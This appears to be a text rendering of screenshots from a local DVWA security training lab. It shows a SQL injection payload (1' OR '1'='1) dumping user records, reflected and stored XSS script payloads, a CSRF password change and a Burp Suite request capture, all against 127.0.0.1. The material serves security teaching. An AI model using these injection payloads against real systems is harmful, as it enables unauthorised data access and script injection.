



- Home
- Instructions
- Setup / Reset DB

- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA

- SQL Injection**
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect
- Cryptography
- API

- DVWA Security
- PHP Info

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>



- Home
- Instructions
- Setup / Reset DB

- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)**
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect
- Cryptography
- API

- DVWA Security
- PHP Info

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

System tray icons: Network, Volume, Notifications, Date/Time (10:17), Security, and Search.

Browser tabs: Vulnerability: Reflected C x

Address bar: http://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=<script>alert('XSS')<%2Fscript>#

Bookmarks: OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB

127.0.0.1

XSS

OK

Waiting for 127.0.0.1...



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

XSS

Message *

<script>alert('stored XSS')</script>

Sign Guestbook

Clear Guestbook

127.0.0.1

stored XSS

OK

- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.ejsssecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>



Test Credentials

Vulnerabilities/CSRF

Valid password for 'admin'

Username: admin

Password: [masked]

Login

- Authorisation Bypass
- Open HTTP Redirect
- Cryptography
- API
- DVWA Security
- PHP Info

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

[masked]

Confirm new password:

[masked]

Change

Password Changed.

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- [Chromium](#)
- [Edge](#)
- [Firefox](#)

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- <https://owasp.org/www-community/attacks/csrf>
- <https://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery



- Home
- Instructions
- Setup / Reset DB

- Brute Force
- Command Injection
- CSRF

File Inclusion

- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect
- Cryptography
- API

- DVWA Security
- PHP Info

Vulnerability: File Inclusion


File 1


Hello admin
Your IP address is: 127.0.0.1

[\[Back\]](#)

More Information

- [Wikipedia - File inclusion vulnerability](#)
- [WSTG - Local File Inclusion](#)
- [WSTG - Remote File Inclusion](#)





1 2 3 4

Login :: Damn V

Burp Suite Community Edition v2026.3.2 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

Provision only

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respons...
1	http://127.0.0.1	GET	/drwa/login.php			200	1944	HTML	php	Login :: Damn Vulnerable...			127.0.0.1	security=impossibl...	10:28:49.285...	8081	5

Request

Pretty Raw Hex

```
1 GET /drwa/login.php HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="145"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=0bedea4473a8af49d6a225baef33d3bc
17 Connection: keep-alive
18
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 28 Sep 2026 14:28:49 GMT
3 Server: Apache/2.4.68 (Debian)
4 Set-Cookie: security=impossible; path=/; HttpOnly
5 Expires: Tue, 23 Jun 2009 12:00:00 GMT
6 Cache-Control: no-cache, must-revalidate
7 Pragma: no-cache
8 Set-Cookie: PHPSESSID=2209abbd447d93099fbd180a29d65882; expires=Tue, 29 Sep 2026 14:28:49 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
9 Vary: Accept-Encoding
10 Content-Length: 1420
11 Keep-Alive: timeout=5, max=100
12 Connection: Keep-Alive
13 Content-Type: text/html; charset=utf-8
14
15 <!DOCTYPE html>
16
17 <html lang="en-GB">
18
19 <head>
20
21 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
22
```

Inspector

Request attributes 2

Request cookies 1

Request headers 15

Response headers 12

Event log (2) All issues

Memory: 133.4MB of 1.94GB Disabled